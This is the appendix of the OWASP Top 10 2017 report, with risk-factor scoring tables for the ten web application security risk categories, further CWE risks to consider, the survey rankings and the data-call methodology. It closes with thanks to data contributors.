Application Specific	Exploitability EASY: 3	Prevalence WIDESPREAD: 3	Detectability EASY: 3	Technical MODERATE: 2	Business Specific
	3	3	3		
	Average = 3.0		*	2	
			= 6.0		

Details About Risk Factors

Top 10 Risk Factor Summary

The following table presents a summary of the 2017 Top 10 Application Security Risks, and the risk factors we have assigned to each risk. These factors were determined based on the available statistics and the experience of the OWASP Top 10 team. To understand these risks for a particular application or organization, you must consider your own specific threat agents and business impacts. Even severe software weaknesses may not present a serious risk if there are no threat agents in a position to perform the necessary attack or the business impact is negligible for the assets involved.

RISK	 Threat Agents		 Attack Vectors		 Security Weakness		 Impacts		Score
		Exploitability	Prevalence	Detectability	Technical	Business			
A1:2017-Injection	App Specific	EASY: 3	COMMON: 2	EASY: 3	SEVERE: 3	App Specific	8.0		
A2:2017-Authentication	App Specific	EASY: 3	COMMON: 2	AVERAGE: 2	SEVERE: 3	App Specific	7.0		
A3:2017-Sens. Data Exposure	App Specific	AVERAGE: 2	WIDESPREAD: 3	AVERAGE: 2	SEVERE: 3	App Specific	7.0		
A4:2017-XML External Entities (XXE)	App Specific	AVERAGE: 2	COMMON: 2	EASY: 3	SEVERE: 3	App Specific	7.0		
A5:2017-Broken Access Control	App Specific	AVERAGE: 2	COMMON: 2	AVERAGE: 2	SEVERE: 3	App Specific	6.0		
A6:2017-Security Misconfiguration	App Specific	EASY: 3	WIDESPREAD: 3	EASY: 3	MODERATE: 2	App Specific	6.0		
A7:2017-Cross-Site Scripting (XSS)	App Specific	EASY: 3	WIDESPREAD: 3	EASY: 3	MODERATE: 2	App Specific	6.0		
A8:2017-Insecure Deserialization	App Specific	DIFFICULT: 1	COMMON: 2	AVERAGE: 2	SEVERE: 3	App Specific	5.0		
A9:2017-Vulnerable Components	App Specific	AVERAGE: 2	WIDESPREAD: 3	AVERAGE: 2	MODERATE: 2	App Specific	4.7		
A10:2017-Insufficient Logging&Monitoring	App Specific	AVERAGE: 2	WIDESPREAD: 3	DIFFICULT: 1	MODERATE: 2	App Specific	4.0		

Additional Risks to Consider

The Top 10 covers a lot of ground, but there are many other risks you should consider and evaluate in your organization. Some of these have appeared in previous versions of the Top 10, and others have not, including new attack techniques that are being identified all the time. Other important application security risks (ordered by CWE-ID) that you should additionally consider include:

- [CWE-352: Cross-Site Request Forgery \(CSRF\)](#)
- [CWE-400: Uncontrolled Resource Consumption \('Resource Exhaustion', 'AppDoS'\)](#)
- [CWE-434: Unrestricted Upload of File with Dangerous Type](#)
- [CWE-451: User Interface \(UI\) Misrepresentation of Critical Information \(Clickjacking and others\)](#)
- [CWE-601: Unvalidated Forward and Redirects](#)
- [CWE-799: Improper Control of Interaction Frequency \(Anti-Automation\)](#)
- [CWE-829: Inclusion of Functionality from Untrusted Control Sphere \(3rd Party Content\)](#)
- [CWE-918: Server-Side Request Forgery \(SSRF\)](#)

Overview

At the OWASP Project Summit, active participants and community members decided on a vulnerability view, with up to two (2) forward looking vulnerability classes, with ordering defined partially by quantitative data, and partially by qualitative surveys.

Industry Ranked Survey

For the survey, we collected the vulnerability categories that had been previously identified as being “on the cusp” or were mentioned in feedback to 2017 RC1 on the Top 10 mailing list. We put them into a ranked survey and asked respondents to rank the top four vulnerabilities that they felt should be included in the OWASP Top 10 - 2017. The survey was open from Aug 2 – Sep 18, 2017. 516 responses were collected and the vulnerabilities were ranked.

Rank	Survey Vulnerability Categories	Score
1	Exposure of Private Information ('Privacy Violation') [CWE-359]	748
2	Cryptographic Failures [CWE-310/311/312/326/327]	584
3	Deserialization of Untrusted Data [CWE-502]	514
4	Authorization Bypass Through User-Controlled Key (IDOR* & Path Traversal) [CWE-639]	493
5	Insufficient Logging and Monitoring [CWE-223 / CWE-778]	440

Exposure of Private Information is clearly the highest-ranking vulnerability, but fits very easily as an additional emphasis into the existing [A3:2017-Sensitive Data Exposure](#). Cryptographic Failures can fit within Sensitive Data Exposure. Insecure deserialization was ranked at number three, so it was added to the Top 10 as [A8:2017-Insecure Deserialization](#) after risk rating. The fourth ranked User-Controlled Key is included in [A5:2017-Broken Access Control](#); it is good to see it rank highly on the survey, as there is not much data relating to authorization vulnerabilities. The number five ranked category in the survey is Insufficient Logging and Monitoring, which we believe is a good fit for the Top 10 list, which is why it has become [A10:2017-Insufficient Logging & Monitoring](#). We have moved to a point where applications need to be able to define what may be an attack and generate appropriate logging, alerting, escalation and response.

Public Data Call

Traditionally, the data collected and analyzed was more along the lines of frequency data: how many vulnerabilities were found in tested applications. As is well known, tools traditionally report all instances found of a vulnerability and humans traditionally report a single finding with a number of examples. This makes it very difficult to aggregate the two styles of reporting in a comparable manner.

For 2017, the incidence rate was calculated by how many applications in a given data set had one or more of a specific vulnerability type. The data from many larger contributors was provided in two views. The first was the traditional frequency style of counting every instance found of a vulnerability, while the second was the count of applications in which each vulnerability was found in (one or more times). While not perfect, this reasonably allows us to compare the data from Human Assisted Tools and Tool Assisted Humans. The raw data and analysis work is [available in GitHub](#). We intend to expand on this with additional structure for future versions of the Top 10.

We received 40+ submissions in the call for data, and because many were from the original data call that was focused on frequency, we were able to use data from 23 contributors covering ~114,000 applications. We used a one-year block of time where possible and identified by the contributor. The majority of applications are unique, though we acknowledge the likelihood of some repeat applications between the yearly data from Veracode. The 23 data sets used were either identified as tool assisted human testing or specifically provided incidence rate from human assisted tools. Anomalies in the selected data of 100%+ incidence were adjusted down to 100% max. To calculate the incidence rate, we calculated the percentage of the total applications there were found to contain each vulnerability type. The ranking of incidence was used for the prevalence calculation in the overall risk for ranking the Top 10.

Acknowledgements to Data Contributors

We'd like to thank the many organizations that contributed their vulnerability data to support the 2017 update:

- | | | | |
|----------------------------|----------------------------------|---|------------------|
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For the first time, all the data contributed to a Top 10 release, and the full list of contributors [is publicly available](#).

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- | | | | | |
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